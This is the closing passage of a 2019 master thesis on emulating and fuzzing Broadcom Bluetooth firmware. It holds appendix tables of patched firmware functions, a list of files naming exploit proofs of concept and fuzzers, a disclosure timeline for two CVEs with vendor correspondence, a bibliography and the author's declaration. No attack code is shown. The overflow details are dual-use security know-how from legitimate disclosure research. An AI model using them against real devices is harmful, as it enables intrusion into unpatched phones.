`synch_GetXSPRExceptionNum`	Illegal instruction
`osapi_interruptContext`	Illegal instruction - Maybe equivalent to our `contextswitch`
`btclk_DelayXus`	Endless loop
`btclk_Wait4PclkChange`	Endless loop
`btclk_AdvanceNatClk_clkpclkHWWA`	Endless loop
`wiced_hal_read_nvram`	NVRAM over SPI not supported
`wiced_hal_write_nvram`	NVRAM over SPI not supported
`bt_Reset`	Only required if a HCI reset must be performed. This is required for attaching the emulator to the Bluetooth stack of an Operating system. The actual problem could not be located.

B.2 REPLACED FUNCTIONS

Function Name	Reason
`wdog_generate_hw_reset`	Perform clean exit.
`puart_write`	Replaced with `write`.
`_tx_thread_system_return`	Performs SVC. Is replaced with our own context switch.
`uart_DirectWrite`	Used for HCI, replaced with `write`.
`uart_SendSynch`	Used for HCI, replaced with `write`.
`mpaf_hci_EventFilter`	Will always return 0, so we get all HCI events.
`uart_SetAndCheckReceiveAFF`	Will always return 0, so we do not receive HCI commands accidentially.
`uart_DirectRead`	Used for HCI, replaced with `read`.
`uart_ReceiveSynch`	Used for HCI, replaced with `read`.

B.3 TRANSPARENT HOOKS

Function Name	Reason
`intctl_ClrPendingInt`	Clear `phy_status` register in `bluetoothCoreInt_C`.
`uart_SendAsynch`	Extract HCI events.

B.4 LIST OF FILES

File	Description
drcov_files	Code Coverage Diles for IDA
eir_exploit	Writeup and PoC for CVE-2019-11516
le_exploit	Writeup and PoC for CVE-2019-13916
lmp_inj	LMP Testcase Replay
testcases/protofuzz/fuzz.py	Packet Level Fuzzer
projects/WICED 20735-B1/src	Source Files for Emulator
projects/WICED 20735-B1/src/dynamic_memory.h	Heap Sanitizer
projects/WICED 20735-B1/src/hci.h	Injecting/Extracting HCI
projects/WICED 20735-B1/src/bcs*	BCS Implementation
projects/WICED 20735-B1/gen	Compiled Emulators
projects/WICED 20735-B1/gen/lmp_fuzz.exe	LMP Fuzzer without BCS Kernel
projects/WICED 20735-B1/gen/acl_fuzz.exe	Emulator for Injecting ACL
projects/WICED 20735-B1/gen/hci_attach.exe	Emulator for BCS Kernel Fuzzing

C

DISCLOSURE TIMELINE

Apr 25 2019 Informed Brodacom over the EIR RCE vulnerability, acknowledgment of reception of the email. CVE request and assignemt of CVE-2019-11516.

May 09 2019 Requested status update. Broadcom states:

> We found this bug during our QA testing because the RFU bits was corrupted over the air in Feb 2018. It is a SW bug that using the pkt length from the peer without checking for memory manipulation. We had a complete fix and have informed all our customers who have used our old chipsets and still support SW upgrade.

May 13 2019 Asked for clarification, as Samsung Galaxy A3 2016 (Android Patch Level 1.Jun.2018) and Samsung Galaxy S8 (Android Patch Level 1.Mar.2019) are still vulnerable. Broadcom states:

> We normally provided fixes to customers and advised them the severity and the likelihood for the bug to be hit. It is at their discretion if they want to do an upgrade right away, waiting to the next minor cycle, next major cycle or not including it at all. Customers need to evaluate the risk, cost and reward to include a fix in their MR releases. We have no control of it.
>
> For this specific bug to happen the following steps are needed: - A user to put his/her phone into finding a new vice mode (inquiry) - A malicious device (set the FRU bits to non zero) has to be present in the neighborhood (<15 meters) and doing EIR enabled inquiry scan within the 10 sec inquiry window. - Assuming the bad guy cannot control the inquiring device to change its SW stack behavior the worst case is that the device's BT chipset is crashed. It will boot and back to service right away. A use may or may not find the devices it wants to pair with.
>
> The customer may see this as a minor bug and they won't want to release the new SW which will cost them some resources. It is because normal users trying to find new BT devices one per 6 months on average? And most of the time after they purchase a new earbuds, headsets, a new car, or new BT enabled device.

> These may happen at their home. I don't know how the OEMs make their decision as I am speculating.
>
> It is a serious bug as it corrupts the internal SW from my point of view. It took so long for us to find it because the ambient noise has to corrupt the RFU bit before we understand how to stress test the case. We do want to have it fixed right away and gave our customer the fixes.

May 16 2019 Contacted Google Android Project.

May 21 2019 Google responds:

> The feedback I got from the team that has tracked this issue internally is that it should be patched in the 2019-05-05 security patch level)not necessarily the 2019-05-01). After updating your test devices to this patch level (as soon as they get them), can you still reproduce?

May 23 2019 Respond to Google, that the Samsung Galaxy Note9 (last available update 1.4.2019) is still vulnerable.

Jun 05 2019 Informed Broadcom because of the Bluetooth LE overflow. We can control the lower three bytes of the address, the fourth is random. Acknowledgment by Broadcom of the reception.

Jun 13 2019 Informed google, that both vulnerabilities are fixed on the Galaxy S10e in ROM.

Jun 14 2019 Contacted Express Logic to ask for hardening the Block buffer implementation.

Jun 14 2019 Contacted Samsung to ask, why Galaxy S8 is still vulnerable to CVE-2019-11516 with current patch-level. They want to investigate this with Broadcom.

Jun 23 2019 Regarding the LE overflow, Broadcom states:

> Here is an update of report about potential HEAP overflow caused by adversary's extra LE pkt length. This is a bug in our code as we didn't check if the max pkt length is within the 251 byte boundary. We have since corrected it. We really appreciate your reporting it. Based on the internal design this may cause the system to crash but it is impossible to do RCE.

Jul 03 2019 Informed and Google that the Galaxy S8 with an Android patch-level 1.6.2018 is vulnerable to CVE-2019-11516. They respond the patch will be distributed in an upcoming bulletin and not included in that patch-level.

Jul 03 2019 We have tested the FitBit Ionic successfully for CVE-2019-11516 and reported this to FitBit.

Jul 04 2019 Informed Samsung that the Galaxy S8 with an Android patch-level 1.6.2018 is vulnerable to CVE-2019-11516. They preparing the remedy of our report with Broadcom.

Jul 13 2019 Broadcom ask about our disclosure timeline for CVE-2019-11516. We also communicated the possibility to control the full address in the LE overflow using the CRC.

Jul 16 2019 Requested CVE for LE Heap corruption. Broadcom states regarding the LE CRC PoC:

> You cannot really control the first CRC byte for Txing or Rxing based on my understanding of the underline HW. They are run-time generated and the checking is via a barrel-shifter logic such that no real CRC value is computed.

Jul 16 2019 We clarify details to our PoC. Broadcom responds:

> What you said is one possible implementation such that you do encryption/MIC computation/CRC up-front. It won't be very efficient because LE's T_IFS is 150us. There are many different ways to get things done. I cannot get to the details of the chip of interest but you are free to try any ideas you may have as I can see that you guys are quite creative already.

Jul 18 2019 The LE Overflow got CVE-2019-13916 assigned.

Jul 25 2019 Samsung plans to roll-out a patch for in an upcoming update and asked for clarification of our disclosure timeline with Broadcom.

BIBLIOGRAPHY

[1] National Security Agency. "Ghidra." In: (). URL: https://ghidra-sre.org/.

[2] Hugues Anguelkov. "Reverse-engineering Broadcom wireless chipsets." In: *Quarkslab Blog* (2019). URL: https://blog.quarkslab.com/reverse-engineering-broadcom-wireless-chipsets.html.

[3] Nitay Artenstein. "BROADPWN: Remotely compromising Android and iOS via a bug in Broadcom's WiFi chipsets." In: *Black Hat USA* (2017).

[4] Fabrice Bellard. "QEMU, a fast and portable dynamic translator." In: *USENIX Annual Technical Conference, FREENIX Track*. Vol. 41. 2005, p. 46.

[5] Gregory Vishnepolsky Ben Seri. "BlueBorne. The dangers of Bluetooth implementations: Unveiling zero day vulnerabilities and security flaws in modern Bluetooth stacks." In: *Armis Inc. Blog* (2017). URL: https://armis.com/blueborne/.

[6] Gal Beniamini. "Over The Air: Exploiting Broadcom's Wi-Fi Stack." In: *Google Project Zero* (2017).

[7] David Brash. "The ARM architecture version 6 (ARMv6)." In: *http://www.arm.com/pdfs/V6_whitepaper_A01. pdf* (2002).

[8] H Dang and A Nguyen. "Unicorn: Next generation CPU emulator framework." In: *The BlacNHat Conference*. 2015.

[9] Jared DeMott, Richard Enbody, and William F Punch. "Revolutionizing the field of grey-box attack surface testing with evolutionary fuzzing." In: *BlackHat and Defcon* (2007).

[10] LLC. Endeavor Business Media. "Deep Impact probe uses Express Logic's ThreadX RTOS, Green Hills Software's MULTI IDE." In: (). URL: https://www.militaryaerospace.com/computers/article/16708162/deep-impact-probe-uses-express-logics-threadx-rtos-green-hills-softwares-multi-ide.

[11] Gaasedelen. "Lighthouse - A Code Coverage Explorer for Reverse Engineers." In: (). URL: https://github.com/gaasedelen/lighthouse.

[12] Grant Hernandez and Kevin RB Butler. "Basebads: Automated security analysis of baseband firmware: poster." In: *Proceedings of the 12th Conference on Security and Privacy in Wireless and Mobile Networks*. ACM. 2019, pp. 318–319.

[13] David Litchfield. *Defeating the stack based buffer overflow prevention mechanism of microsoft windows 2003 server*. 2003.

[14] Express Logic. *Detecting and Avoiding Stack Overflow in IoT/Embedded Systems*. URL: https://rtos.com/wp-content/uploads/2017/10/EL_Detecting_and_Avoiding_Stack_Overflow.pdf.

[15] Express Logic. "THREADX RTOS - Royalty Free Real-Time Operating System." In: (). URL: https://rtos.com/solutions/threadx/real-time-operating-system/.

[16] Express Logic. *ThreadX the high-performance embedded kernel - User Guide*. URL: http://soft.laogu.com/down/ThreadXUserGuide.pdf.

[17] Dennis Mantz, Jiska Classen, Matthias Schulz, and Matthias Hollick. "InternalBlue-Bluetooth Binary Patching and Experimentation Framework." In: *Proceedings of the 17th Annual International Conference on Mobile Systems, Applications, and Services*. ACM. 2019, pp. 79–90.

[18] Jan Ruge. *RandomFuzz*. URL: https://github.com/bolek42/randomFuzz/commit/8ecdd12d83959e7c923ef5e48abdec46bff2ec56.

[19] Hex-Rays SA. *IDA Pro*. URL: https://www.hex-rays.com/products/ida/.

[20] Bluetooth SIG. *Bluetooth Core Specification v5.1*. URL: https://www.bluetooth.org/docman/handlers/downloaddoc.ashx?doc_id=457080.

[21] Bluetooth SIG. "Bluetooth Market Update." In: (). URL: https://www.bluetooth.com/wp-content/uploads/2018/04/2019-Bluetooth-Market-Update.pdf.

[22] Matthias Schulz, Daniel Wegemer, and Matthias Hollick. "Using NexMon, the C-based WiFi firmware modification framework." In: *Proceedings of the 9th ACM Conference on Security & Privacy in Wireless and Mobile Networks*. ACM. 2016, pp. 213–215.

[23] Jonas Zaddach, Luca Bruno, Aurelien Francillon, Davide Balzarotti, et al. "AVATAR: A Framework to Support Dynamic Security Analysis of Embedded Systems' Firmwares." In: *NDSS*. 2014, pp. 1–16.

[24] Michal Zalewski. "Pulling JPEGs out of thin air." In: *lcamtuf's blog* 7 (2014).

[25] Michal Zalewski. "American fuzzy lop." In: *lcamtuf's blog* (2019). URL: http://lcamtuf.coredump.cx/afl/.

ERKLÄRUNG ZUR ABSCHLUSSARBEIT

gemäß § 22 Abs. 7 und § 23 Abs. 7 APB TU Darmstadt

Hiermit versichere ich, Jan Sönke Ruge, die vorliegende Master Thesis gemäß § 22 Abs. 7 APB der TU Darmstadt ohne Hilfe Dritter und nur mit den angegebenen Quellen und Hilfsmitteln angefertigt zu haben. Alle Stellen, die Quellen entnommen wurden, sind als solche kenntlich gemacht worden. Diese Arbeit hat in gleicher oder ähnlicher Form noch keiner Prüfungsbehörde vorgelegen. Mir ist bekannt, dass im Falle eines Plagiats (§ 38 Abs. 2 APB) ein Täuschungsversuch vorliegt, der dazu führt, dass die Arbeit mit 5,0 bewertet und damit ein Prüfungsversuch verbraucht wird. Abschlussarbeiten dürfen nur einmal wiederholt werden. Bei der abgegebenen Thesis stimmen die schriftliche und die zur Archivierung eingereichte elektronische Fassung gemäß § 23 Abs. 7 APB überein.

THESIS STATEMENT

pursuant to § 22 paragraph 7 and § 23 paragraph 7 of APB TU Darmstadt

I herewith formally declare that I, Jan Sönke Ruge, have written the submitted Master Thesis independently pursuant to § 22 paragraph 7 of APB TU Darmstadt. I did not use any outside support except for the quoted literature and other sources mentioned in the paper. I clearly marked and separately listed all of the literature and all of the other sources which I employed when producing this academic work, either literally or in content. This thesis has not been handed in or published before in the same or similar form. I am aware, that in case of an attempt at deception based on plagiarism (§ 38 paragraph 2 APB), the thesis would be graded with 5.0 and counted as one failed examination attempt. The thesis may only be repeated once. In the submitted thesis the written copies and the electronic version for archiving are pursuant to § 23 paragraph 7 of APB identical in content.

Darmstadt, July 26, 2019

Jan Sönke Ruge